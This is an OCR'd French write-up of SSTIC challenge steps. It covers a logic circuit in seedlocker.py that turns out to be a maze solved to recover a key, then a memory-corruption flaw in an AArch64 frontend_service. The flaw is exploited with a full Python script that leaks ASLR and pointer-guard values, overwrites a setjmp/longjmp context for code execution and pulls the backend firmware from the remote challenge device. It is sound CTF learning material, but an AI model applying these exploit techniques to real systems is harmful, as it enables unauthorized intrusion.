
Après avoir passé du temps à me promener dans mon schéma de 1362 portes logiques, j'ai fini par comprendre qu'on pouvait découper le circuit en plusieurs morceaux pour faciliter son analyse. Tout d'abord, il y ci-dessous un premier morceau qui contient 32 portes et qui a la particularité de ne pas dépendre des entrées.

Après m'être un peu gratté la tête, j'ai fini par comprendre que nous sommes ici en présence d'un compteur qui va s'incrémenter à chaque step. Le compteur a une valeur initiale à 0. Il utilise 8 DFF pour stocker sa valeur courante, il peut donc compter jusqu'à 256 (2^8). On sait que la porte AND tout en bas du circuit doit valoir 1 pour que le mot de passe puisse être bon (condition nécessaire mais pas suffisante). On peut calculer à la main quelles doivent être les valeurs des 8 DFF pour que cette condition soit remplie. On trouve ainsi que le compteur doit valoir 80 pour que le mot de passe ait une chance d'être valide. Ce nombre coïncide avec ce qui avait été trouvé avec z3.

En bas du circuit, il y a un 9ème DFF (numéro 3128) qui doit valoir 0 pour que *good* puisse valoir 1, et qui va définitivement prendre la valeur 1 dès qu'on va dépasser 80 steps. On sait ainsi que le mot de passe attendu en entrée fait strictement 80 bits.


82
1
5565
DFF
XOR
XOR
3684
DFF
AND
AND
XOR
1868
DFF
AND
XOR
288
DFF
AND
AND
AND
XOR
5358
DFF
AND
XOR
2078
DFF
AND
AND
XOR
3041
DFF
AND
XOR
3415
DFF
AND
AND
3128
DFF
AND
OR

Le deuxième sous-circuit qu'on peut isoler dépend des bits d'entrée et contient 72 portes logiques, dont 10 DFF.



Les DFF marqués en rouge ont une valeur initiale à 1. Les portes logiques de type 8 sont des sélecteurs qui ont trois entrées. En fonction de la valeur qui arrive par l'entrée en pointillés, ils vont soit laisser passer le fil rouge, soit le fil vert.

Comme précédemment, pour avoir un bon mot de passe, il faut obligatoirement que la porte AND tout en bas laisse passer le courant, ce qui nous donne la valeur finale que doivent valoir les 10 DFF du circuit.

Ces 10 DFF peuvent être séparés en deux groupes de 5, car à gauche et à droite du graphe, nous avons quasiment deux fois le même circuit. La suite de portes logiques ressemble à celle du compteur. Nous avons donc *presque* deux compteurs sur 5 bits chacun, qui dépendent du mot de passe en entrée.

J'ai ensuite testé les différentes entrées pour observer comment ces deux compteurs évoluent. Le circuit prend toujours les bits de mot de passe deux par deux. Pour chaque step, on a quatre valeurs possibles en entrée. C'est alors que la magie commence à opérer. Voici comment nos compteurs changent en fonction des bits d'entrée :

00 : Le compteur de gauche diminue de 1

10 : Le compteur de gauche augmente de 1

01 : Le compteur de droite augmente de 1

11 : Le compteur de droite diminue de 1

Il n'en faut pas plus pour commencer à réaliser qu'on est en train de se déplacer dans un espace en deux dimensions et qu'on peut renommer le compteur de gauche `y` et le compteur de droite `x`.

On sait que dans l'état initial du circuit, `x` vaut 1 et `y` vaut 11. Pour que la condition *good* soit vérifiée, on sait également que `x` devra valoir 31 et `y` 13.

Mais alors... il suffit d'envoyer un mot de passe constitué de 31 fois les bits `01` puis deux fois les bits `10` ? ? Non, pas tout à fait. Car il reste encore un sous-circuit à analyser. Avant de parler de celui-ci, voici le script Python qui a permis de générer les trois précédents graphes. Il faudra au préalable rajouter une fonction `main` à seedlocker.py pour pouvoir l'importer sans lancer la vérification de mot de passe.

```python
from seedlocker import E

DOT_TEMPLATE="""digraph G{
%s;
%s;
}
"""

def make_dot(final_gate, gs, filename):
    nodes = []
    links = []
    fmt = "%s -> %s"
    stack = [final_gate]
    done = set()
    while stack:
        i = stack.pop(0)
        done.add(i)
        g = gs[i]
        color = "black"
```

```
        if g.kind == 4:
            n = '%s [label="AND"]' % i
        elif g.kind == 5:
            n = '%s [label="OR"]' % i
        elif g.kind == 6:
            if g.n == 1:
                n = '%s [label="NXOR"]' % i
            else:
                n = '%s [label="XOR"]' % i
        elif g.kind == 7:
            n = '%s [label="%s\\n%s" shape="invtriangle" color="%s"]' % (i, i, g.kind, color)
        elif g.kind == 8:
            n = '%s [label="%s\\n%s" shape="Mcircle" color="%s"]' % (i, i, g.kind, color)
        elif g.kind == 9:
            if g.dff == 1:
                color = "red"
            if g.n == 0:
                knd = "DFF"
            else:
                knd = "NDFF"
            n = '%s [label="%s\\n%s" shape="Msquare" color="%s"]' % (i, i, knd, color)
        else:
            n = '%s [label="%s\\n%s" color="%s"]' % (i, i, g.kind, color)
        nodes.append(n)
        if g.kind in (3, 7):
            links.append(fmt % (g.a, i))
            if g.a not in done and g.a not in stack:
                done.add(stack.append(g.a))
        elif g.kind in (4, 5, 6):
            if g.kind in (4,5) and g.na == 1:
                links.append(fmt % (g.a, i) + "[arrowhead=dot]")
            else:
                links.append(fmt % (g.a, i))
            if g.kind in (4,5) and g.nb == 1:
                links.append(fmt % (g.b, i) + "[arrowhead=dot]")
            else:
                links.append(fmt % (g.b, i))
            for x in (g.a, g.b):
                if x not in done and x not in stack:
                    stack.append(x)
        elif g.kind == 8:
            links.append(fmt % (g.a, i) + "[color=red]")
            links.append(fmt % (g.b, i) + "[color=green]")
            links.append(fmt % (g.c, i) + "[style=dashed]")
            for x in (g.a, g.b, g.c):
                if x not in done and x not in stack:
                    stack.append(x)
        elif g.kind == 9:
            links.append(fmt % (g.a, i))
            if g.a not in done and g.a not in stack:
                stack.append(g.a)
    d = DOT_TEMPLATE % (";\n".join(nodes), ";\n".join(links))
    with open(filename, "w") as f:
        f.write(d)
    print("Saved graph '%s' with %d gates" % (filename, len(done)))

def main():
    e = E()
    make_dot(e.good[0], e.gs, "good.dot")
    make_dot(3128, e.gs, "counter.dot")
    make_dot(573, e.gs, "xy.dot")

if __name__ == '__main__':
    main()
```

Cela génère des fichiers texte au format `.dot` qu'on pourra convertir en SVG (ou tout autre format qui nous convient).

```
$ dot -Tsvg good.dot > good.svg
```

Revenons au dernier sous-circuit à analyser. Je ne vais pas l'afficher car il contient plus de 1250 portes logiques. Il est constitué d'un gros assemblage de portes AND et OR, mais d'un seul et unique DFF. Après un examen manuel, j'ai compris que ce circuit servait à faire des vérifications sur les couples de valeurs `x` et `y`. Si jamais, à chaque step, le couple (`x`,`y`) a une valeur interdite, alors le DFF va prendre une valeur qui empêchera définitivement le courant d'arriver jusqu'à *good*. Il faut donc trouver un chemin qui va de la position (1,11) jusqu'à la position (31,13), mais en évitant toutes les valeurs interdites. Un peu comme s'il fallait éviter de tomber dans un trou... ou plutôt, éviter de foncer dans un mur.


Le moment exact où l'on réalise que le circuit *good.dot* implémente un labyrinthe est assez savoureux.

Les positions `x` et `y` sont chacune codées sur 5 bits, il y a donc 1024 positions possibles. Pour pouvoir afficher ce labyrinthe, on va trouver où sont les murs en forçant dans le circuit les 1024 positions (`x`,`y`), puis en vérifiant la valeur du DFF 1010 après un coup d'horloge. Voici le script qui crée une image du labyrinthe.

```python
from PIL import Image
from seedlocker import E

DFF = [288, 549, 1010, 1071, 1868, 2078, 2371, 2990, 3041, 3128, 3226, 3318,
    3415, 3684, 5235, 5244, 5358, 5565, 5786, 5993]

class Maze(object):
    def __init__(self):
        self.e = E()
        self.init_state = self.save_state()

    def save_state(self):
        state = []
        for gate in DFF:
            state.append(self.e.gs[gate].dff)
        return state

    def reset(self):
        for i, gate in enumerate(DFF):
            self.e.gs[gate].dff = self.init_state[i]

    def set_x(self, x):
        for i in (5235, 2371, 5786, 3226, 5244):
            self.e.gs[i].dff = x & 1
            x = x >> 1

    def set_y(self, y):
        for i in (5993, 549, 2990, 3318, 1071):
            self.e.gs[i].dff = y & 1
            y = y >> 1

    def is_wall(self, x, y):
        self.set_x(x)
        self.set_y(y)
        self.e.step()
        r = self.e.gs[1010].dff
        self.reset()
        return r

    def to_png(self, filename):
        img = Image.new("RGB", (33, 33))
        for x in range(33):
            for y in range(33):
                # maze entrance (red)
```

```
45                  if (x, y) == (1, 11):
46                      img.putpixel((1, 11), (255, 0, 0))
47                  # maze exit (green)
48                  elif (x, y) == (31, 13):
49                      img.putpixel((31, 13), (0, 255, 0))
50                  elif self.is_wall(x, y):
51                      img.putpixel((x,y), (255, 255, 255))
52                  else:
53                      img.putpixel((x,y), (0, 0, 0))
54          img.save(filename)
55
56  def main():
57      m = Maze()
58      m.to_png("maze.png")
59
60  if __name__ == '__main__':
61      main()
```

Tadam !



Le point rouge est l'entrée et le point vert la sortie. Le mot de passe attendu par seedlocker.py est le chemin le plus court qui permet de sortir du labyrinthe. A noter que dans le circuit, chaque mouvement sera effectué en double, donc si par exemple le mot de passe contient le couple de bits (0,1), on se déplacera de deux cases vers la droite. Voici le petit script qui se charge de recalculer le mot de passe à partir du bon chemin.

```python
PATH = "DBDBGBDDHHDBDBDBGGBDDDHDHDBDHHHDDHDBDHDB"

def p2b(p):
    if p == "D":
        r = 0b01
    elif p == "G":
        r = 0b11
    elif p == "H":
        r = 0b00
    elif p == "B":
        r = 0b10
    else:
        raise Exception("Meh.")
    return r

def path_to_bytes(p):
    password = bytearray()
    for i in range(0, len(p), 4):
        b = p2b(p[i+3])
        b = b << 2
        b += p2b(p[i+2])
        b = b << 2
        b += p2b(p[i+1])
        b = b << 2
        b += p2b(p[i])
        password.append(b)
    return password

def main():
    password = path_to_bytes(PATH)
    print("Found password: %s" % password.hex())

if __name__ == '__main__':
    main()
```

```
$ python3 solve_maze.py
Found password: 995b90996f4564409191
```

A présent, il ne reste plus qu'à lancer seedlocker.py avec ce bon mot passe pour récupérer la clé privée de l'utilisateur B et ainsi pouvoir déchiffrer son flag et conclure avec le sourire ce niveau très satisfaisant !

```
$ python3 seedlocker.py 995b90996f4564409191
Seed: easy sponsor novel jazz theory marble era hurt transfer ball describe neutral
Private key: 0x81e8d3a6ad341da46e6361b7c1c376b5423e7ad04748077b93a0c20263305824
Public key X: 0x206aeb643e2fe72452ef6929049d09496d7252a87e9daf6bf2e58914b55f3a90
Public key Y: 0x46c220ee7cbe03b138a76dcb4db673c35e2ab81b4235486fe4dbd2ad093e8df4
```

```
SSTIC{f5967cae6478fa6bb9ea1bc758aee0961a68a8b4767f74888ce0bb8563a6218e}
```

7 Étape 2C

Pour cette épreuve on va devoir exploiter un équipement physique auquel on peut accéder à l'adresse `device.quatre-qu.art` sur le port 8080.

Quand on s'y connecte avec `netcat`, on nous demande d'abord un mot de passe (donné dans le mail : udmH/MGzgUM7Zx3k6xMuvThTXh+ULf1), puis il faut fournir une preuve de travail. Le script qui calcule des hashs est donné dans les fichiers de départ et selon notre chance, il prendra entre 5 secondes et une minute pour obtenir la preuve de travail. Le but est certainement de limiter le nombre de connexion sur device.quatre-qu.art, car chaque nouvelle connexion va nécessiter le démarrage d'un conteneur dédié.

Une fois la preuve de travail fournie, on peut jouer avec un menu textuel qui nous propose de chiffrer, déchiffer ou signer des données.

```
Welcome to your device which action do you want to do?
E. Encrypt
D. Decrypt
S. Sign
A. Go To Admin Area
Q. Quit
Option:
```

Lorsque l'on choisit de chiffrer, déchiffrer ou signer, un nouveau menu nous permet d'ajouter des données.

```
Option: E
A. Add data
V. View data
E. Encrypt data
B. Back to main menu
Option:
```

Ces données s'ajoutent par blocs. Chaque bloc aura une taille, un id, un CRC qui devra être valide. On pourra choisir d'entrer les données en hexadécimal ou non. Il est possible d'ajouter jusquà 10 blocs de données. A tout moment, on peut visualiser l'état de nos blocs. Puis quand on lance l'action de chiffer, déchiffrer ou signer, tous nos blocs sont traités et on reçoit la réponse. Pour finir, les 10 blocs sont réinitialisés.

Il y a aussi une interface d'administration qui nous propose de télécharger le firmware actuel ou de faire une mise à jour du firmware.

```
Welcome to the Admin area, what do you want to do ?
R. Get running firmware
U. Update firmware
Option:
```

Pour récupérer le firmware, on nous demande un mot de passe (qu'on ne connaît pas). Quant au lancement d'une mise à jour, un message d'erreur nous dit que c'est indisponible pour les utilisateurs distants.

Pour aller plus loin, il va falloir lancer Ghidra. Pour réaliser cette épreuve, on dispose du binaire frontend_service.bin (un ELF AArch64, c'est à dire ARM 64 bits) ainsi que de sa libc et son ld. La première fois que j'ai été confronté à un binaire AArch64, c'était pour le niveau 2 du challenge SSTIC de 2104 avec un binaire qui implémentait une VM custom ayant sa mémoire chiffrée. J'aurais bien voulu avoir Ghidra à l'époque ! J'avais dû me résoudre à faire tout le reverse dans un fichier texte à partir d'un dump assembleur produit par gdb. Le support d'AArch64 venait tout juste d'être ajouté à IDA Pro (mais je n'avais accès qu'a IDA Free...).

Avec Ghidra, tout est beaucoup plus simple, d'autant que le décompilateur génère du C très lisible. On ouvre donc fronted_service.bin dans Ghidra. Dans un premier temps, on documente le binaire, on nomme les fonctions, on reconstruit les structures, etc. Je ne vais pas m'étendre davantage sur le processus de reverse engineering classique.

On comprend notamment que toutes les opérations de cryptographie ne sont pas réalisées par le binaire frontend_service. Elles sont déléguées à un autre service qui écoute en local sur le port 1337 et auquel on n'a pas accès.

On va pouvoir compléter notre analyse statique avec une analyse dynamique, ce qui s'avérera surtout utile au moment de l'exploitation. Il est possible d'exécuter le binaire frontend_service en local avec `qemu user` et de le débuguer avec `gdb-multiarch`. Voici la ligne de commande utilisée pour lancer le binaire :

```
$ qemu-aarch64 -E LD_LIBRARY_PATH=$(pwd)/lib -L lib/ frontend_service.bin
```

Il faudra au préalable placer la libc et ld dans un dossier lib. Lorsque l'on voudra attacher gdb, on rajoutera à la ligne de commande qemu l'option -g. Nous n'avons pas accès au service cryptographique qui écoute sur le port 1337. Pour le remplacer, j'ai écrit un petit script Python qui écoute sur ce port et qui répond aux messages qu'il reçoit. Mais en réalité, un simple netcat en écoute permet déjà de faire tourner le frontend en local.

```
$ nc -p 1337 -l
```

Maintenant que tous nos moyens d'analyse sont prêts, on se met à la recherche d'une vulnérabilité dans frontend_service. Et on en trouve une jolie dans la fonction que j'ai appelé add_data :

```
4  void add_data(int fd,int which)
5
6  {
7    ulong sz;
8
9    if (space_available != 1) {
10     jmp_ctx.message = "Cannot add more data\n";
11                     /* WARNING: Subroutine does not return */
12     longjmp(&jmp_ctx.env,1);
13   }
14   sz = data_count;
15   data_count = data_count + 1;
16   add_data_interact(fd,DATA_TAB.data + sz,which);
17   if (data_count == 10) {
18     space_available = 0;
19   }
20   _write(fd,"Data successfully added\n",0x18);
21   return;
22 }
23
```

La vulnérabilité réside dans la façon dont est géré le compteur du nombre de blocs de données. Le compteur de bloc est d'abord incrémenté, puis on entre dans la fonction add_data_interact qui va nous demander le contenu de ce bloc (id, taille, etc). Enfin, on vérifie si le compteur est arrivé à 10 et si c'est le cas, on active un booléen pour indiquer que ça y est, il n'y a plus de place.

Le gros problème, c'est que la fonction add_data_interact ne retourne pas forcément. Dans le cas où la donnée est invalide (mauvais id, taille trop grande, mauvais crc, etc) alors une exception est levée et elle nous ramène directement dans le menu principal. Ce saut se fait via un mécanisme de `setjmp/longjmp`.

Le comportement n'est pas le même selon le moment où l'on se trompe. Par exemple, si on entre un mauvais id, on va quitter add_data_interact dès le début, sans écrire notre bloc de données dans la mémoire. La seule conséquence sera l'incrément du compteur de blocs. Si par contre on se trompe dans le crc, alors notre bloc de données sera écrit en mémoire.

On peut utiliser cette mauvaise gestion du compteur pour lire et écrire ce qui est situé dans la mémoire après le tableau des blocs de données.

Dans la zone mémoire à laquelle on a accès se trouvent trois choses importantes :
- Le compteur du nombre de blocs de données. On peut lui donner la valeur que l'on souhaite, mais en pratique, il faudra surtout faire attention de ne pas l'écraser par n'importe quoi.
- Le contexte `setjmp/longjmp` qui sert à gérer l'exception
- Ce que j'ai appelé le device_message, qui est le buffer de travail utilisé par frontend_service pour préparer, envoyer et recevoir des messages avec le service crypto.

Pour obtenir une exécution de code arbitraire, on va écraser le contexte `setjmp/longjmp` puis provoquer une exception. Ce contexte contient l'état des registres importants au moment

où l'appel à `setjmp` a été effectué. Puis plus tard, quand une exception se produit, on appelle `longjmp` pour revenir à l'endroit du `setjmp` et restaurer tous les registres.

Si on écrase le contexte, on va pouvoir choisir la valeur de tous les registres sauvegardés, et donc la valeur de `$pc` et de `$sp`, ce qui va nous permettre d'obtenir une exécution de code arbitraire et de faire du ROP si nécessaire.

Avant d'aller écraser ce contexte, il faut aller lire les valeurs qui y sont stockées pour connaître, entre autres, l'ASLR et le canari qui protège le pointeur d'instruction sauvegardé. Pour lire tout ça, on va enchainer les ajouts de data avec un id invalide (pour incrémenter le compteur de bloc sans rien altérer d'autre) jusqu'à sortir du tableau. Puis on va appeler la commande View Data pour afficher ce qui s'y trouve.

Ensuite, on va trouver un moyen de réinitialiser proprement le compteur de blocs, sans avoir besoin de fermer la connexion. Par exemple, on peut rentrer en mode d'administration et entrer un mauvais mot de passe.

Enfin on va pouvoir écrire en mémoire. On doit d'abord recommencer nos envois de blocs de données avec id invalide pour replacer le compteur à la valeur souhaitée, puis on ajoutera un bloc de données valide.

Voici le script Python qui utilise cette technique pour lire puis pour écraser le contexte. On va faire sauter le programme dans la fonction légitime de téléchargement du firmware. De cette façon, on récupère le code du backend sans avoir besoin du connaître le mot de passe.

```python
import sys
import re
import struct
import zlib
import socket
import pow_solver
import telnetlib

def crc32(d):
    return zlib.crc32(d) & 0xffffffff

class Client(object):
    def __init__(self, target):
        self.target = target
        if target in ["debug", "local"]:
            self.ip = "127.0.0.1"
            self.port = 1336
            self.password = None
            self.local = True
        else:
            self.ip = "device.quatre-qu.art"
            self.port = 8080
            self.password = b"fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1"
            self.local = False
        self.remote = not self.local
        if target == "debug":
            self.device_fd = 6
            self.client_fd = 7
        else:
            self.device_fd = 4
            self.client_fd = 5

    def recvn(self, size):
        r = bytearray()
        while len(r) < size:
```

```
            r += self.s.recv(1)
        return r

    def recv_until(self, pattern):
        r = bytearray()
        while not r.endswith(pattern):
            b = self.s.recv(1)
            if not b:
                raise Exception("Nothing received ?")
            r += b
        return r

    def sendline(self, data):
        self.s.sendall(data + b"\n")

    def connect(self):
        self.s = socket.socket()
        self.s.connect((self.ip, self.port))
        print("[+] Connected to %s:%s" % (self.ip, self.port))
        if self.remote:
            self.authenticate()

    def authenticate(self):
        r = self.recv_until(b"password: ")
        self.sendline(self.password)
        r = self.recv_until(b"number: ")
        print("[+] Password OK")
        banner = re.findall(rb"sha256\(n \+ b\x27(\w+)\x27\)", r)[0]
        print("[+] POW banner = %s" % banner.decode())
        number = pow_solver.solve_pow(banner)
        print("[+] POW solved: %d" % int(number))
        self.sendline(number)

    def recv_menu(self):
        return self.recv_until(b"Quit\nOption: ")

    def add_data(self, id, data, crc=None):
        if crc is None:
            crc = crc32(data)
        self.sendline(b"E\nA\n%d\n%d\nn\n%s\n%08X\nB" % (len(data), id, data, crc))

    def add_data_wrong_id(self):
        self.sendline(b"E\nA\n4\n42")
        self.recv_menu()

    def add_data_wrong_hex(self, size, id):
        line = b"E\nA\n%d\n%d\nX" % (size, id)
        self.sendline(line)
        self.recv_menu()

    def leak(self):
        print("[+] Leak")
        for i in range(11):
            self.add_data_wrong_id()
        self.add_data_wrong_hex(256, 5)
        self.sendline(b"E\nV\ny\nB")
        view = self.recv_menu()
        mem = re.findall(rb"Message 5: ([0-9a-f]+)\s", view)[0]
        m = bytes.fromhex(mem.decode())
        u = struct.unpack("<QQQQQQQQQQQQQQQQ", m[24:24+8*16])
        base_addr = u[0] - 0x4060
        x30 = u[13]
        cookie = x30 ^ (base_addr + 0x1f8c)
        self.base_addr = base_addr
        self.cookie = cookie
        self.stack = (u[15] ^ cookie)
        self.libc_base = u[4] - 0x151000
        print("[+] Found PROG base = %016X" % self.base_addr)
        print("[+] Found LIBC base = %016X" % self.libc_base)
        print("[+] Leak current $sp value = %016X" % self.stack)
        print("[+] Found cookie = %016X" % self.cookie)

    def download_firmware(self):
        print("[+] Exploit for firmware download")
        for i in range(11):
```

```python
            self.add_data_wrong_id()
        target = self.base_addr + 0x2f1c # just before retrieve_firmware function
        stack_target = self.stack - 0x80 # adjust the stack at admin_area function
        data = b"A"*(24 + 8*13) + struct.pack("<QQQ", target ^ self.cookie, 0, stack_target ^ self.cookie)
        self.add_data(1, data)
        print("[+] Triggers exploit in Admin mode")
        self.sendline(b"A\nU")
        self.recv_until(b"Option: ")
        print("[+] Download firmware to frontend")
        for i in range(73):
            self.recv_until(b"Receiving packet")
            print(".", end="")
        self.recv_until(b"73/73\n")
        print("")
        print("[+] Download firmware to me")
        with open("backend_service", "wb") as f:
            for i in range(73):
                f.write(self.recvn(0x200))
        print("[+] All done !")

    def reset(self):
        print("[+] Reset data counter")
        self.sendline(b"A\nR\nXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX")
        self.recv_menu()

    def interact(self):
        print("[+] Interactive mode")
        t = telnetlib.Telnet()
        t.sock = self.s
        t.interact()

    def run(self):
        self.connect()
        self.recv_menu()
        self.leak()
        self.reset()
        self.download_firmware()

def main():
    if len(sys.argv) != 2 or sys.argv[1] not in ("debug", "local", "remote"):
        print("Usage: %s [debug|local|remote]" % sys.argv[0])
        return 2
    c = Client(sys.argv[1])
    c.run()

if __name__ == '__main__':
    sys.exit(main())
```

```
$ python3 step2c.py remote
[+] Connected to device.quatre-qu.art:8080
[+] Password OK
[+] POW banner = AEYJF
[+] POW solved: 8946520
[+] Leak
[+] Found PROG base = 0000AAAAE99C0000
[+] Found LIBC base = 0000FFFF8050B000
[+] Leak current $sp value = 0000FFFFE028EB90
[+] Found cookie = 3A617E72627F79FD
[+] Reset data counter
[+] Exploit for firmware download
[+] Triggers exploit in Admin mode
[+] Download firmware to frontend
............................................................................
[+] Download firmware to me
[+] All done !
```

Et c'est parti pour la deuxième étape du niveau 2C. On récupère un nouveau binaire ELF AArch64 qu'on nomme backend_service. Après une analyse dans Ghidra, on remarque qu'il ressemble énormément au binaire frontend_service (beaucoup de code est commun aux deux binaires), mais cette fois il y a le code qui prend en charge les requêtes cryptographiques (chiffrement, déchiffrement et signature des blocs de données).

